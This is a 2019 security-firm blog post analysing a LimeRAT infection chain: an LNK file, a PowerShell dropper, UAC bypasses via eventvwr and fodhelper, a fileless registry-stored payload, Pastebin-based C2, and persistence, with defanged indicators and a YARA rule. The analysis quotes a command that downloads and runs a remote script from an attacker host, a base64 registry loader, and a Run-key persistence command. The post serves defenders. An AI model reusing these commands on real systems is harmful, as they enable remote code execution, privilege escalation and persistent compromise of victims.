LimeRAT spreads in the wild


blog.yoroi.company/research/limerat-spreads-in-the-wild/

April 9, 2019

04/09/2019

Introduction

Few days ago, Cybaze-Yoroi ZLab team came across an interesting infection chain leveraging several techniques able to defeat traditional security defences and hiding a powerful inner payload able to seriously threaten its victims.



The whole infection chain was originated by a LNK file, a technique used by advanced attackers and APTs too, for this reason we decided to have a deeper look into these malicious samples revealing another infamous abuse of open-source projects. Too many times turned into fully-featured malware implants by unethical hackers and cyber criminals.

Technical Analysis

The origin of the infection chain is a simple LNK file, a technique originally adopted by state sponsored and advanced actors, designed to download and run a powershell file named “rdp.ps1” from a remote location through the command:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -
Windo 1 $wm=[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('aWVY'));sal
g $wm;$IF=((New-Object
Net.WebClient)).DownloadString('https://hacks4all[.net/rdp.ps1');g $I
```

The retrieved Powershell script works as dropper of the whole infection chain.

Sha256	141fd1e267a092d5525ba91b5817c324ccd9ec20a0d5c6b5cdfb899ca5cda039
Threat	Powershell Dropper
Brief Description	Powershell dropper of LimeRAT
Ssdeep	1536:7Tty9ugHMeQdOaqZyyhWI6WGf6J705549G:7Ti2dOaqZyyhp8fQkCG

This script firstly retrieves the version of the Windows OS installed on the target machine using the “Get-WmiObject -Class Win32_OperatingSystem | Select-Object -ExpandProperty Version” command. Then, depending on the returned value, it runs a couple of privilege escalation exploits able to bypass the UAC (User Account Control) feature, a well known security mechanism introduced since Vista to avoid unauthorized system configuration changes. The first one targets the Windows versions lower than 8.1, abusing a design flaw on the EventViewer process to execute a command with higher privileges.

This exploit works quite easily: the malware gains access to the registry key “HKCU:\Software\Classes\mscfile\shell\open\command” and inserts here the command to run its own payload, forcing its execution through the “eventvwr.exe” process which, due to a security flaw, executes it with the maximum privileges available.

Figure 1: Check of the target Windows version and preparation for the eventvwr.exe process exploit

The second exploit targets Windows 10 operating systems: it leverages a vulnerability inside the FODhelper process. The principle of this exploit is similar to the previous one, but the accessed registry key is “HKCU:\Software\Classes\ms-settings\Shell\Open\command” and the vulnerable process is “fodhelper.exe”.

Figure 2: Check of the target Windows version and preparation for the fodhelper.exe process exploit

These two exploits are both used to run a Powershell payload which, after its decoding, results in the invocation of an additional JavaScript code. The body of this script contains a unique anonymous function embedding other sub-functions and an enormous obfuscated variable.

Figure 3: Payload encoded in Base64 format and obfuscated with a custom subroutine

Figure 4: Piece of de-obfuscation subroutine

Its payload is a parameterized Powershell script having the purpose to install the final payload into the user registry hive, concluding the infection chain.

```
[
  "Wscript.Shell",
  "scriptfullname",
  "scriptname",
  "powershell -ExecutionPolicy Bypass -windowstyle hidden -noexit -Command ",
  "%",
  "ExpandEnvironmentStrings",
  "Temp",
  "\\",
  "fromCharCode",
  "[System.IO.File]::WriteAllText([Environment]::GetEnvironmentVariable('Temp')+'\\",
  "',[System.IO.File]::ReadAllText('",
  "'));wscript '",
  "'",
  "Run",
  "Quit",
  "New-ItemProperty -Path 'HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run'
-name 'FileName' -value '",
  "' -PropertyType String -Force;",
  "[System.IO.File]::WriteAllText([Environment]::GetFolderPath(7)+'\\",
  "'))",

  " ##### FINAL PAYLOAD ##### "

  "HKCU\\SOFTWARE\\Microsoft\\\\Winkey",
  "Scripting.FileSystemObject",
  "REG_SZ",
  "regwrite",
  "$_b = (get-itemproperty -path 'HKCU:\\SOFTWARE\\Microsoft\\' -name
'Winkey').Winkey;$_b=$_b.replace('~','0');[byte[]]$_0 =
[System.Convert]::FromBase64String($_b);$_1 =
[System.Threading.Thread]::GetDomain().Load($_0);$_1.EntryPoint.invoke($null,$null);"
]
```

Figure 5: Final payload written in the registry key in base64 Format

The Payload

Figure 6. Static payload data

The installed payload actually is a Base64 encoded PE32 file, file-lessly stored within the registry hive to avoid antivirus detection. It is written in C# and requires at least the .NET framework 3.2 to run. Exploring the malware code, we detected multiple evidence indication of the possible belonging malware family: LimeRAT.

LimeRAT is a powerful Remote Administration Tool publicly available to any internet user, it is an open-source project freely available on Github. Comparing its source code to the decompiled sample we were able to confirm there is a high compatibility between the payload and this open-source remote administration tool.

Figure 7: Decompiled code (on the left) and source code (on the right) on Github platform
The function reported above closely matches the open-source code. It also codes an interesting feature of the implant, in fact it allows the malware to register itself as “Critical Process” and when the user tries to kill it, a Blue Screen of Death (BSoD) is raised on the victim machine. Besides this peculiar tricks, the malware has a complete set of very powerful and dangerous capabilities, such as:

- USB drive propagation, infecting all files and folders on USB drivers.
- Evasive startup methods (fileless) to avoid AV detection.
- Virtual machines and analysis box awareness to avoid detection.
- Stealer and CryptoStealer module to steal cryptocurrency wallets and saved passwords.
- Keylogger module
- Backdoor and RDP access.

C2 Server

Figure 8. C2 retrieval

The malware command and control infrastructure abuses the Pastebin service to ensure resilience, in fact the malware dynamically retrieves the real C2 destination address from a pastie over an encrypted HTTPS channel.

Also, the attacker behind this sample leans on the Dynamic DNS service “warzonedns.com”, pointing to the 213.183.58[.10 IP address located in Russia.

Investigating this network destination we figured out the registrar email, “anthony.marshall.1986[@gmail[.com”, is well known: this email appears in another AdWind/JRat malicious campaign dated back in 2017, suggesting this malicious actor is active for a long time.

Persistence Mechanisms

This sample also uses multiplepersistence mechanisms, making more difficult to an improvised incident responder to get rid of the infection, because the choice to add this redundancy helps to ensure the infection last longer. In detail, it leverages at least three different persistence tricks, copying itself in three different paths:

- C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
- C:\Users\public\
- %APPDATA%\Local\Temp\

Figure 9: The persistence mechanisms of the malware
The JavaScript code is executed through the following powershell command:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -
windowstyle hidden -noexit -Command "New-ItemProperty -Path
'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run' -name 'FileName' -value
'C:\Users\admin\AppData\Local\Temp\fuw.js' -PropertyType String -Force;"
```

Conclusion

The analyzed case evidences how open-source projects are often abused by cyber criminals to pursue their malicious objectives and, even if the malware code and behaviour are well known, how those threat families are constantly re-arranged to avoid basic security controls, along with the observation of how cyber-criminals challengingly insist in their illicit operations over the years, refining their techniques to penetrate companies boundaries.

Indicators of Compromise

- Dropurl:
  hacks4all[.net/rdp.ps1
- Components:
  - e259df89e065c4162b273ebb18b75ea153f9bafe30a8c6610204ccf5e3f4ebcd
  - 141fd1e267a092d5525ba91b5817c324ccd9ec20a0d5c6b5cdfb899ca5cda039
  - ea755ec0455e91f9e218658b58962a0d6ce97c0c0940f0523042c23c0f20a10d
  - 194f608496f502a8cb2da017342b6b8b9e48ffa0e60f9c2052bff8fb98377eb6
- C2:
  - https[://pastebin[.com/raw/8pGce3qE
  - netpipe[.warzonedns[.com[:21000
  - 213[.183[.58[.10
- Persistence:
  Write the following registry keys:
    - “%APPDATA%\Local\Temp”
    - “C:\Users\public\fuw”
    - “%APPDATA%\Roaming\Microsoft\Windows\Start menu\programs\startup\fuw.js”
- Hash:
  - e259df89e065c4162b273ebb18b75ea153f9bafe30a8c6610204ccf5e3f4ebcd
  - 141fd1e267a092d5525ba91b5817c324ccd9ec20a0d5c6b5cdfb899ca5cda039
  - ea755ec0455e91f9e218658b58962a0d6ce97c0c0940f0523042c23c0f20a10d
  - 194f608496f502a8cb2da017342b6b8b9e48ffa0e60f9c2052bff8fb98377eb6

Yara Rules

```
rule LimeRat_201904 {
meta:
        description = "Yara rule for LimeRAT"
        author = "Cybaze - Yoroi ZLab"
        last_updated = "2019-04-08"
        tlp = "white"
        category = "informational"
strings:
        $a1 = { E5 A4 AA E5 AD AB E5 B0 87 }
        $a2 = { 61 02 D2 0A 7C 04 69 02 }
        $b = "LimeRAT" wide


condition:
        all of them
}
```

This blog post was authored by Luigi Martire and Luca Mella of Cybaze-Yoroi Z-LAB